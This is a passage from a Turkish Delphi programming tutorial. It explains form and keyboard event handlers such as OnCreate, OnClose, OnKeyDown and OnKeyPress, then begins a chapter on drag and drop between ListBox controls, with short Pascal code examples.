      Canvas.Ellipse(yaricap,yaricap,x,y);//çiz
      yaricap:=yaricap+5;
      Sleep(1000);//bekle
      Form3.Caption:=IntToStr(i);
    end;
end;
```

- **OnMouseMove Yordamı**

Yukarıdaki iki yordamdan farkı mousun kontrolün üzerinde hareket etmesi durumunda otomatik olarak işleyecektir. Mous tuşlarından bir tanesinin tıklanması zorunluluğu yoktur. Yordamı daha iyi anlamak için aşağıdaki tasarımı oluşturarak programınızı çalıştırınız. Daha sonra Button kontrolüne tıklamaya çalışın başaramayacaksınız.


```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Button1.Caption:='Bana Tıklayamazsın';
end;
```

```
procedure TForm2.FormMouseMove(Sender: TObject; Shift: TShiftState;
X,Y: Integer);
begin
  Button1.Left:=x+30;
  Button1.Top:=y-30;
end;
procedure TForm2.Button1Click(Sender: TObject);
begin
  ShowMessage('Tebrikler');
end;
```

Şayet tıklayamadıysanız size bir cinlik göstereyim. Buttonu yukarıdaki şekilde en köşeye götürün, mousu formun üzerinden atarak dolaştırın. Artık tam buttonun üzerindeyken seri tıklarsanız uyarı mesajı kullanıcıya iletilecektir.

- **OnClose Yordamı**

Form kapatılırken otomatik olarak işleyen bir yordamdır. Prosedür içerisinde tanımlı olan "Action" parametresi ile kapatma seçeneklerini belirleyebilirsiniz.

```
procedure TForm3.FormClose(Sender: TObject; var Action:
TCloseAction);
var mesaj:Integer;
begin
  mesaj:=Application.MessageBox('Kapatmak İstediğinizden Eminmisiniz',
'Kapanış',mb_YesNo);
  if mesaj=mrNo Then
    begin
      ShowMessage('Kapatma Işlemi Iptal');
      Action:=caNone;//kapatma işlemini iptal et
    end;
end;
```

“Action” parametresinin alabileceği tüm seçenekler aşağıda verilmiştir.

Action	Sonuç
caNone	Formu kapatma işlemini iptal Et
caHide	Formu Gizle
caFree	FormuYok Et
caMinimize	Formu Minimize yap Kapatma

- **OnCreate Yordamı**

Form çalıştırıldığı anda, kullanıcı henüz müdahale etmemişken işleyen bir yordamdır. Şifre kontrollerinizi kolaylıkla bu yordamda yaptırabilirsiniz. Uygulamanız ilk çalıştığı anda “Object Inspector” penceresindeki ayarlar geçerli olur, ardından “OnCreate” yordamındaki atamalarınız gerçekleşecektir.

Aşağıda bu yordama ait örneklendirme yapılmaktadır. Uygulamanızda form yüklendiği anda kullanıcıya şifre sorulacaktır.

```
procedure TForm3.FormCreate(Sender: TObject);
var
  sifre:AnsiString;
  dugme:Boolean;
begin
  dugme:=InputQuery('Şifreyi Giriniz','Şifre',sifre);
  if dugme Then //Ok basarsa
    begin
      while(sifre<>'prestige')do
        begin
          dugme:=InputQuery('Şifreyi Giriniz','Şifre',sifre);
        end;
    end
  else
    begin
      ShowMessage('Program Kapatılacak');
      Halt;//Kapat
    end;
end;
```

Örneğimizi biraz daha zorlaştıralım. Bu sefer kullanıcıya üç hak verelim. Şayet üç hakkın sonunda doğru şifreyi bilemezse o zaman programı sonlandıralım. Unit pencerenizdeki kodu aşağıdaki şekilde değiştiriniz.


```
procedure TForm4.FormCreate(Sender: TObject);
var
  sayi:Integer;
  sifre:AnsiString;
  dugme:Boolean;
begin
  sayi:=1;
  dugme:=InputQuery('Şifreyi Giriniz','Şifre',sifre);
  if dugme Then //Ok basarsa
    begin
      while(sifre<>'prestige')do
        begin
          if sayi>=3 Then
            begin
              ShowMessage('Üç Hakkınızdada Bilemediniz. Program Kapanacak');
              Halt;//döngüyü ve programı bitir.
            end
          else
            begin
              dugme:=InputQuery('Şifreyi Giriniz','Şifre',sifre);
              inc(sayi);
            end;
        end;
    end;
  else
    begin
      ShowMessage('Program Kapatılacak');
      Halt;//Kapat
    end;
end;
```

- **OnEnter Yordamı**

Kontrolün Component'e geçmesiyle otomatik olarak işleyen bir yordamdır. İkinci kez işletilebilmesi için kontrolü kaybedip tekrar alması gerekecektir.

Aşağıdaki örnekte "Edit5" kontrolü aktifleştiği anda "Toplam Fiyat" değeri hesaplanmakta, ardından da uygun olan parasal formata dönüştürülmektedir. Kod bloğunu dikkatlice inceleyiniz.

Uygulama için gerekli kontrolleri formunuza yerleştirip aşağıdaki tasarımı oluşturunuz.



Gerekli verileri girdikten sonra cursor "Edit5" e geldiği anda "Toplam Fiyat" otomatik olarak hesaplanacaktır.

```
procedure TForm3.Edit5Enter(Sender: TObject);
var
  adet:Integer;
  fiyat,topfiyat:Double;
begin
  adet:=StrToInt(Edit2.Text);
  fiyat:=StrToInt(Edit4.Text);
  topfiyat:=adet*fiyat;
  Edit5.Text:=FloatToStrF(topfiyat,ffCurrency,14,2);
  Edit4.Text:=FloatToStrF(fiyat,ffCurrency,14,2);
end;
```

- **OnExit Yordamı**

Aktiflik o kontrole geçtiği anda "OnEnter" yordamı işlemişti. Aynı mantıkla kontrol aktif olma (cursor başka kontrolde ise) özelliğini yitirdiği anda da "OnExit" yordamı işleyecektir. Bir kontrolün aktifliğini kaybetmesi Tab tuşuna basarak, kodla başka bir kontrole "Setfocus" yaparak veya mous ile başka bir kontrole tıklayarak gerçekleşebilmektedir.

Yukarıdaki kod bloğunu "Edit4" konytrolünün "OnExit" yordamına da yazabilirsiniz (daha doğru olur mous ile başka bir kontrole tıklayınca sonuç yine hesaplanacaktır).

```
procedure TForm3.Edit4Exit(Sender: TObject);
var
  adet:Integer;
  fiyat,topfiyat:Double;
begin
  adet:=StrToInt(Edit2.Text);
  fiyat:=StrToInt(Edit4.Text);
  topfiyat:=adet*fiyat;
  Edit5.Text:=FloatToStrF(topfiyat,ffCurrency,14,2);//formatla yaz
  Edit4.Text:=FloatToStrF(fiyat,ffCurrency,14,2);//formatla yaz
end;
```

- **OnActivate Yordamı**

"OnCreate" yordamı gibi form yüklenirken değil, yüklendikten sonra işler. Diğer bir farkı da, "OnCreate" yordamının ikinci kez işletilebilmesi için formun kapatılıp tekrar açılması gerekmektedir. "OnActivate" yordamı ise ikinci bir formu aktifleştirdikten sonra tekrar bu forma tıklanması sonucu, yeniden işleyecektir.

```
procedure TForm3.FormActivate(Sender: TObject);
{$j+}
const
  deger:Integer=0;
begin
  Form3.Caption:=IntToStr(deger);
  inc(deger);
end;
procedure TForm3.Button1Click(Sender: TObject);
begin
  Form2.show;
end;
```

Programınızı çalıştırdığınız zaman başlıkta "0" değerini göreceksiniz. Buttona tıklayıp form2 yi aktif hale getirin, ardından mous ile tekrar ilk forma tıklarsanız "OnActivate" yordamı tekrar işleyecek, başlıkta "1" değeri yazacaktır.

Programı çalıştırdıktan sonra "NotePad" i çalıştırıp tekrar ana forma tıklarsanız "OnActivate" yordamı tekrar işletilmeyecektir. Yordamın tekrar işlemesi için formun kapatılıp açılması veya uygulamadaki diğer bir forma geçip tekrar geriye dönülmesi gerekmektedir.

- **OnDeactivate Yordamı**

Formun aktif olma (en üstte) özelliğini yitirmesi durumunda otomatik olarak işleyen bir yordamdır. Başka bir formu açmak veya formu kapatmak bu yordamı otomatik olarak işletecektir.

```
procedure TForm3.Button1Click(Sender: TObject);
begin
  Form2.show;
end;
procedure TForm3.FormDeactivate(Sender: TObject);
begin
  ShowMessage('Başka Bir Form Çalıştırıldı');
end;
```

Yukarıdaki projede button kontrolüne tıklarsanız ikinci bir form açılacak, dolayısıyla ilk form aktifliğini yitirecektir. Aktifliğini yitiren formun "OnDeactivate" yordamı işleyerek, buradaki kod bloğu çalışacaktır.

- **OnDragDrop-OnDragEnd-OnDragOver**

Sürükle bırakla ilgili kod bloklarınızı yazabileceğiniz yordamlardır. Bu yordamlara ait gelişmiş örnekleri "Drag and Drop" bölümünde bulabilirsiniz. Bu yüzden burada tekrar değinilmeyecektir.

- **OnResize Yordamı**

Kontrolün boyutlarının değişmesi durumunda otomatik olarak işleyen yordamdır. Aşağıdaki kodu "OnActivate" yordamına yazarsanız, uygulamanız çalıştığı anda "Edit" kontrolü form üzerinde ortalanacak, fakat daha sonra formun boyutlarında değişiklik yaparsanız simetri ortadan kalkacaktır. Bu kodu "OnResize" yordamına yazmanız, formun boyutlarında olabilecek her değişiklikte kodun işlemesini sağlayacak dolayısıyla kontrol formun üzerinde hep ortalanmış olacaktır.

```
procedure TForm3.FormResize(Sender: TObject);
//Hep ortada kal
var
  deger:Double;
begin
  deger:=(Form3.Width-Button1.Width)/2;
  Button1.Left:=ceil(deger);
end;
```

Klavye Tuş Vuruşlarıyla Tetiklenen Yordamlar:

Kod bloğunuzu klavyeden basacağınız özel bir tuştan sonra işletmek isteyebilirsiniz. Bu gibi durumlarda kodlarınızı rasgele Event (yordam) lara yazamazsınız. Delphi bu hususta sizlere üç farklı yordam sunmaktadır. Aşağıda bu yordamlar detaylı olarak incelenmektedir.

- **OnKeyDown Yordamı**

Klavyeden herhangi bir tuşa basılması durumunda otomatik olarak işleyen bir yordamdır. Basılan tuşun yordam için önemi yoktur. Her tuş için işleyecektir. Şayet basilan tuş önem arz edecekse, yani "A" tuşuna basınca işlemesin, sadece "B" tuşuna basınca işlesin derseniz o zaman prosedür içerisinde tanımlanmış olan "Key" parametresinden faydalanmalısınız. Aşağıdaki örnekte sadece "A" ve "B" tuşları için görev tanımlanmıştır. Sadece bu tuşlara tıklarsanız kullanıcıya uyarı iletebilirsiniz.

```
procedure TForm5.Edit1KeyDown(Sender: TObject; var Key: Word;
  Shift: TShiftState);
begin
  if Key=Ord('A') Then  //A tuşuna basılırsa
    ShowMessage('A Tuşuna Bastınız')
  else if Key=Ord('B') Then     //B Tuşuna basılırsa
    ShowMessage('B Tuşuna Bastınız');
end;
```

Kod bloğuna dikkat ettiyseniz "Key" diye bir parametreden faydalanılmıştır. Bu parametrenin prosedür içerisinde "word" tipli tanımlanmış bir değişken olduğunu dikkatinizden kaçırmayınız. Rasgele bir yordamda bu parametreyi kullanırsanız hata mesajıyla karşılaşırsınız. Aynı kodu aşağıdaki şekilde de yazabilirdiniz.

```
procedure TForm5.Edit1KeyDown(Sender: TObject; var Key: Word;
  Shift: TShiftState);
begin
    if (Key=VK_LEFT) Then  //A tuşuna basılırsa
    ShowMessage('Sol Yön Tuşuna Bastınız')
  else if Key=VK_RIGHT Then     //B Tuşuna basılırsa
    ShowMessage('Sağ Yön Tuşuna Bastınız');
end;
```

Burada basılan tuşu yazdırmak için aşağıdaki kodu kullanabilirsiniz.

```
procedure TForm5.Edit1KeyDown(Sender: TObject; var Key: Word;
  Shift: TShiftState);
begin
   Form5.Caption:=Chr(Key);//Basılan tuşu başlıkta yaz
end;
```

Programı çalıştırıp herhangi bir tuşa tıklarsanız, bastığınız tuş formunuzun başlığında yazacaktır.

Aşağıdaki Tabloda "Key" parametresiyle gösterilebilecek olan karakterler verilmiştir.

Tuş	Key
A-Z	Ord('A')-Ord('Z') veya VK_A – VK_Z
Insert	VK_INSERT
Home	VK_HOME
PageUp	Vk_PRIOR
Pause	VK_PAUSE
NumLock	Vk_NUMLOCK
Esc	VK_ESCAPE
*	VK_MULTIPLY
+	VK_ADD
Sol Yön	VK_LEFT
Yukarı Yön	VK_DOWN
0-9	VK_0 – VK_9
Enter	Vk_RETURN
Del	Vk_DELETE
End	VK_END
PageDown	VK_NEXT
ScrollLock	VK_SCROLL
BacSpace	VK_BACK
/	VK_DIVIDE
-	VK_SUBTRACT
Space	VK_SPACE
Sağ Yön	VK_RIGHT
Aşağı Yön	VK_UP
F1-F24	VK_F1-VK_F24
0-9	VK_NUMPAD0-VK_NUMPAD9
CapsLock	VK_CAPITAL
Ctrl	VK_CONTROL
Tab	Vk_TAB

Bu değerleri görebilmeniz için "Ctrl" tuşu basılı iken mousun sol tuşuna tıklarsanız "Ascii" değerleriyle beraber tüm seçeneklere ulaşabilirsiniz.

Dikkatinizi çekmiştir prosedür içerisinde tanımlı olan “Shift” isminde başka bir değişken daha var. Bu değişken ile “Ctrl+Alt+Shift” tuşlarını kullanarak maske tanımlayabilirsiniz. Yani bir kodu “A” tuşuna basınca değilde “Alt” tuşuyla beraber “A” tuşuna basarsanız işletme imkanını yaratabilirsiniz.

Aşağıdaki örnekte “Alt” tuşuyla beraber “Enter” tuşunada basılırsa belirtilen mesajla kullanıcıyı uyarabilirsiniz.

```
procedure TForm5.Edit2KeyDown(Sender: TObject; var Key: Word;
  Shift: TShiftState);
begin
  if (Shift=[ssAlt]) and (Key=VK_RETURN) Then//Alt tuşu ile beraber Enter
    ShowMessage('Tamam');
end;
```

Aşağıdaki örnekte de “Alt+Shift+Enter” tuşları beraber kullanılırsa kullanıcı belirtilen mesajla uyarılabilecektir.

```
procedure TForm5.Edit2KeyDown(Sender: TObject; var Key: Word;
  Shift: TShiftState);
begin
  if (Shift=[ssAlt,ssShift]) and (Key=VK_RETURN) Then//Alt+Shift+Enter bas
    ShowMessage('Tamam');
end;
```

Shift Parametresinin alabileceği değerler aşağıda tablo halinde verilmiştir.

Shift	Sonuç
ssAlt	Alt Tuşu Basılıyken
ssShift	Shift Tuşu Basılıyken
ssCtrl	Control Tuşu Basılıyken
ssLeft	Mousun Spol Tuşu Basılı
ssMiddle	Mousun Orta Tuşu Basılı
ssDouble	Mousun sol ve sağ tuşu Basılı

Aşağıdaki örnekte “Alt+Ctrl +Enter” tuşları beraber kullanılmaktadır.

```
procedure TForm5.Edit2KeyDown(Sender: TObject; var Key: Word;
  Shift: TShiftState);
begin
  if (Shift=[ssAlt,ssCtrl]) and (Key=VK_RETURN) Then
    ShowMessage('Tamam');
end;
```

Aşağıdaki örnekte yön tuşları kullanılarak kontrol hareket ettirilmektedir. Hareket sırasında tuşun basılı tutulması yeterli olacaktır.

Formunuzun "Keypreview" özelliğini true yapıp aşağıdaki kod bloğunu "Unit" pencerenize ekleyiniz.

```
procedure TForm5.FormKeyDown(Sender: TObject; var Key: Word;
  Shift: TShiftState);
begin
  if Key=VK_LEFT Then
    Edit1.Left:=Edit1.Left-50    //sola
  else if Key=VK_RIGHT Then
    Edit1.Left:=Edit1.Left+50    //sağa
  else if Key=VK_DOWN Then
    Edit1.Top:=Edit1.Top+50      //aşağı
  else if Key=VK_UP Then
    Edit1.Top:=Edit1.Top-50;     //yukarı
end;
```

Burada yeri gelmişken hatırlatalım "OnKeyDown" yordamı tuş basılı tutulduğu sürece devamlı olarak işletilecektir.

- **OnKeyUp Yordamı**

Bu yordamın karakteristik özellikleri "OnKeyDown" yordamıyla tamamen aynıdır. Aynı kodları bu yordamada yazabilirsiniz. Aralarındaki tek fark, "OnKeyUp" yordamı basılan tuşun bırakılması anında tek bir kere işletilecektir. "OnKeyDown" yordamındaki tüm parametreler aynen burada kullanılabilmektedir.

- **OnKeyPress Yordamı**

Bu yordam da klavyeden herhangi bir tuşa basılması durumunda otomatik olarak işleyecektir. Özel kontroller koyarak istediğiniz tuşa basılması durumunda kod bloğunuzu işletebilirsiniz.

Aşağıdaki örnekte "Edit" kutusuna büyük harfle giriş engellenmektedir.

```
procedure TForm5.Edit3KeyPress(Sender: TObject; var Key: Char);
begin
  if (Key>=#65) and (Key<=#90) Then
    Key:=#0;//Basılan Tuşu İptal Et
end;
```

Aşağıdaki örnekte de sadece rakam girişine izin veren bir "Edit" kontrolü oluşturulmaktadır.

```
procedure TForm5.Edit3KeyPress(Sender: TObject; var Key: Char);
//Rakam Değilse İptal Et
begin
  if (Key>=#58) or (Key<=#47) Then
    Key:=#0;//Basılan Tuşu İptal Et
end;
```

Veya aynı kodu aşağıdaki şekilde de yazabilirsiniz.

```
procedure TForm5.Edit4KeyPress(Sender: TObject; var Key: Char);
begin
  if (Key>=Chr(58)) or (Key<=Chr(47)) Then
    Key:=#0;
end;
```

Burada "OnKeyDown" ile "OnKeyPress" yordamları arasındaki farktan bahsetmek istiyorum. "OnKeyPress" yordamı "OnKeyDown" yordamından hemen sonra işler (OnKeyUp tan hemen önce). İkinci farkları ise prosedür içerisinde tanımlanan "Key" parametresi "OnKeyPress" yordamında "Char" tipli, "OnKeyDown" yordamında ise tamsayı tipli bir değişkendir. Yani "OnKeyDown" yordamında "***Key:=#0***;" satırını kullanamazsınız.

Aşağıdaki gibi bir kodla sadece büyük ve küçük harf girişine izin veren bir Edit kontrolü yaratabilirsiniz.

```
procedure TForm5.Edit5KeyPress(Sender: TObject; var Key: Char);

//Sadece karakter girişine izin ver
begin
  if not((Key>=#65) and (Key<=#123)) Then
   Key:=#0;
end;
```

Uyarı:Klavyeden basılan tuşları tetikleyici olarak kullanacaksanız, Kodlarınızı bu üç yordam dan bir tanesine yazmalısınız. Diğer yordamlar basılan tuşun ne olduğunu algılamayacaktır.

- **OnDestroy Yordamı**

Kontrol bellekten atılırken otomatik olarak işleyen bir yordamdır. Normal şartlarla kapatılan bir formun "OnDestroy" yordamı işletilmez. Aşağıdaki kodlamada "Free" komutu kullanılarak form yok edilmekte, bu durum event ın işletilmesini sağlamaktadır.

```
procedure TForm5.FormDestroy(Sender: TObject);
begin
  ShowMessage('Tamam');
end;
procedure TForm5.Button1Click(Sender: TObject);
begin
  Form5.Free;//OnDestroy yordamını işlet
end;
```

Butona tıkladıktan sonra size bir uyarı gelebilir önemsemeyin.

- **OnShow Yordamı**

Formun kullanıcı tarafından görünebilir hal alması bu yordamı otomatik olarak işletecektir. "Hide" komutundan sonra verilecek olan "Show" komutuda bu yordamın işletilmesi için yeterli olacaktır.

```
procedure TForm5.FormShow(Sender: TObject);
begin
  ShowMessage('Form Gösterimde');
end;
```

Bu örneği çalıştırabilmeniz için formunuzu başka bir formdan gizleyip göstermelisiniz.

- **OnHide Yordamı**

Formun gizlenmesi durumunda otomatik olarak işleyen bir yordamdır.

```
procedure TForm5.FormHide(Sender: TObject);
begin
  ShowMessage('Form Gizlendi');
end;
```

Programı çalıştırıp, başka bir formdan diğer formu gizleyin (Hide komutuyla).

BÖLÜM 15
DELPHI'DE DRAG & DROP

Drag & Drop (Sürükle-Bırak):

Drag-Drop olayı mous tuşu basılıyken bir kontrolü sürükleyip diğerinin üzerine bırakılması sonucu oluşur. Sürükleme işlemi genellikle "OnMousDown" veya "OnMousMove" yordamından tetiklenir. Aşağıdaki gibi bir kodla "ListBox" kontrolü üzrinde iken mousun sol tuşuna basılmasıyla "Drag-Drop" işlemini başlatabilirsiniz.

```
procedure TForm1.ListBox1MouseDown(Sender: TObject; Button: TMouseButton;
  Shift: TShiftState; X, Y: Integer);
begin
 if Button=mbLeft Then
   ListBox1.BeginDrag(true);//sürüklemeyi başlat
end;
```

"Object Inspector" penceresinden "**DragMode**" özelliğine "**dmAutomatic**" değerini aktarırsanız her halükarda sürükleme işlemi yapabilirsiniz (biz kodla yapılmasını tavsiye ediyoruz).

İkinci olarak kaynağın bırakılacağı kontrolün "**OnDragOver**" yordamında içeriklerin uyuşup uyuşmadığını kontrol etmelisiniz. Sebebi çok basittir sürüklenen kaynak bir resimse ve siz bu resmi bir ListBox kontrolü üzerine bırakırsanız sonuç hayal kırıklığı yaratacaktır. Bu yüzden kaynak (source) ile bırakılacak nesnenin veri tiplerinin aynı olmasına dikkat ediniz.

Aşağıdaki şekilde bu kontrolü gerçekleştirebilirsiniz.

```
procedure TForm1.ListBox2DragOver(Sender, Source: TObject; X, Y: Integer;
  State: TDragState; var Accept: Boolean);
begin
  if Source=ListBox2 Then//sürüklenen listBox ise bırakmaya izin ver
    Accept:=true;
end;
```


Koda dikkat edecek olursanız sürüklenen kaynağın tipi kıyaslanmaktadır. Şayet sürüklenen nesne bir ListBox ise o zaman içeriğini üzerine bırakmasına izin verecektir. Bunu sağlayan satırda, prosedür içerisinde tanımlanan Boolean tip "Accept" değişkenidir. Bu değişkene "true" değerini aktarırsanız tipler uyuyor nesne üzerine bırakılabilir anlamı taşıyacaktır. Şayet sürüklenen nesne bir resim olsaydı burada "Accept" değişkenine "false" değerini aktarmanız gerekecekti.

Son adım olarak bırakılacak nesnenin "OnDragDrop" yordamına yazacağınız kodla kaynak için gerekli işlemleri yaptırabilirsiniz.

Aşağıdaki gibi bir kod bloğu kullanırsanız ListBox1 nesnesinden sürüklemeye başlayacağınız satırı ListBox2 kontrolüne aktarabilirsiniz. Bu yöntem bir çok profesyonel uygulamada sıkça kullanılmaktadır.

```
procedure TForm1.ListBox2DragDrop(Sender, Source: TObject; X, Y: Integer);
begin
  ListBox2.Items.Add((source as TListBox).Items.Strings[ListBox1.itemIndex])
end;
```

Şimdi aşağıdaki tasarımı oluşturup gerekli kodlarıda "Unit" penceresine giriniz.




```
procedure TForm1.ListBox1MouseDown(Sender: TObject; Button: TMouseButton;Shift: TShiftState; X, Y: Integer);
begin
 if Button=mbLeft Then//mousun sol tuşuna tıklanırsa
   ListBox1.BeginDrag(true);//sürükleme başlasın
end;

procedure TForm1.ListBox2DragDrop(Sender, Source: TObject; X, Y: Integer);
begin
  ListBox2.Items.Add((source as TListBox).Items.Strings[ListBox1.itemIndex])
//sürüklenen satırı ekle
end;
```

```
procedure TForm1.ListBox2DragOver(Sender, Source: TObject; X, Y:
Integer;
  State: TDragState; var Accept: Boolean);
begin
  if Source=ListBox2 Then//sürüklenen nesne ListBox ise
    Accept:=true;//kaynağı bırakmaya izin ver
end;
```

Programınızı çalıştırıp sol taraftaki "ListBox" kontrolündeki satırları sürükleyerek ikinci ListBox kontrolü üzerine bırakınız.

Şayet kaynağı bıraktığınız satıra (araya ekle) eklemek isterseniz o zaman kodunuzu aşağıdaki şekilde değiştirmelisiniz.

```
procedure TForm1.ListBox1MouseDown(Sender: TObject; Button:
TMouseButton;
  Shift: TShiftState; X, Y: Integer);
//Başlat
begin
 if Button=mbLeft Then
    ListBox1.BeginDrag(true);//sürüklemeyi başlat
end;
procedure TForm1.ListBox3DragOver(Sender, Source: TObject; X, Y:
Integer;
  State: TDragState; var Accept: Boolean);
begin
 if Source=ListBox1 Then
    Accept:=true;//sürüklenen list ise bırakmaya izin ver
end;

procedure TForm1.ListBox3DragDrop(Sender, Source: TObject; X, Y:
Integer);
var
  nokta:TPoint;
  satir:Integer;
begin
  nokta.X:=x;
  nokta.Y:=y;
  satir:=ListBox3.ItemAtPos(nokta,true);//üzerinde bulunduğu satır numarası
  ListBox3.Items.Insert(satir,(source as TListBox).Items.Strings[ListBox1.itemIndex]);
end;
```

Her ne kadar örnekler yeterli derecede açıklayıcı olsada biz yinede kullandığımız "Sürükle-Bırak" a ait komutlara tekrar bir göz atalım.

- **BeginDrag**

DragMode değerinin "dmManual" olduğu durumlarda (biz böyle olmasını tavsiye ediyoruz) sürükleme işlemini başlatan komuttur. Başlatma işlemi parametre olarak true değerinin aktarılması ile olur. Genellikle de "OnMousDown" yordamına eklenir.

```
ListBox1.BeginDrag(true);//sürüklemeyi başlat
```

- **(source as TListBox).Items.Strings[ListBox1.itemIndex]**


Sürüklenen kaynağa ait içeriğin tutulduğu methoddur. Text verileri için farklı (yukarıda örnek verilmiştir), resimler için farklı (örnek verilecektir) vs olacaktır. Bu satır "OnDragDrop" yordamına yazılmalıdır.

```
ListBox3.Items.Insert(satir,(source as TListBox).Items.Strings[ListBox1.itemIndex]);
```

Bu satır sayesinde ListBox1 den seçilmiş olan satır ListBox2 ye eklenmektedir.

- **DragCursor**

Sürükleme işlemi yapılırken cursor ün alacağı şekil bu özellikle belirlenir. Aşağıda alabileceği tüm seçenekler verilmiştir.



Bu özellikte dikkat edeceğiniz husus sürüklenen nesneden sonra belirleneceğidir.

```
procedure TForm1.ListBox3DragOver(Sender, Source: TObject; X, Y:
Integer;
  State: TDragState; var Accept: Boolean);
begin
 if Source=ListBox1 Then
  begin
    Accept:=true;
    ListBox1.DragCursor:=crHandPoint;//cursor değişsin
  end;
end;
```

Yukarıdaki kodda sadece ListBox1 den sürüklenme başlarsa Cursor seklini değiştirecektir.

- **Dragging**

Birden fazla kontrolden sürüklenme işlemi başlatılabiliyorsa bu özellik son derece önem arz edecektir. Çünkü sürüklenen nesnenin hangisi olduğu, dolayısıyla ne tür bir işlemin uygulanacağı bu özellik tarafından belirlenebilmektedir.

```
procedure TForm1.ListBox3DragOver(Sender, Source: TObject; X, Y:
Integer;
  State: TDragState; var Accept: Boolean);
begin
  if ListBox1.Dragging=True Then
    begin
      Accept:=true;
      ListBox1.DragCursor:=crHandPoint;
    end
  else if Image1.Dragging Then
    begin
      Accept:=false;//izin verme
      Image1.DragCursor:= crNo;
    end;
end;
```

- **OnDragOver Yordamı**

Sürüklenen nesne kontrolün üzerinden geçerken bu yordam otomatik olarak işler. Prosedürde tanımlı bulunan "Accept" parametresi, üzerinden geçilen

kontrole içeriğin bırakılıp bırakılmayacağını belirler. "True" değerinin aktarılması kaynağın nesne üzerine bırakılabileceği anlamını taşımaktadır.

```
procedure TForm1.ListBox3DragOver(Sender, Source: TObject; X, Y:
Integer;
  State: TDragState; var Accept: Boolean);
begin
 if Source=ListBox1 Then
    Accept:=true;//sürüklenen list ise bırakmaya izin ver
end;
```

Prosedürde tanımlı olan x ve y değişkenleri mousun kontrol üzerinde o anda bulunduğu koordinat değerlerini tutmaktadır.Bu koordinatlar bazen son derece işinize yarıyabilir.

- **OnDragDrop Yordamı**

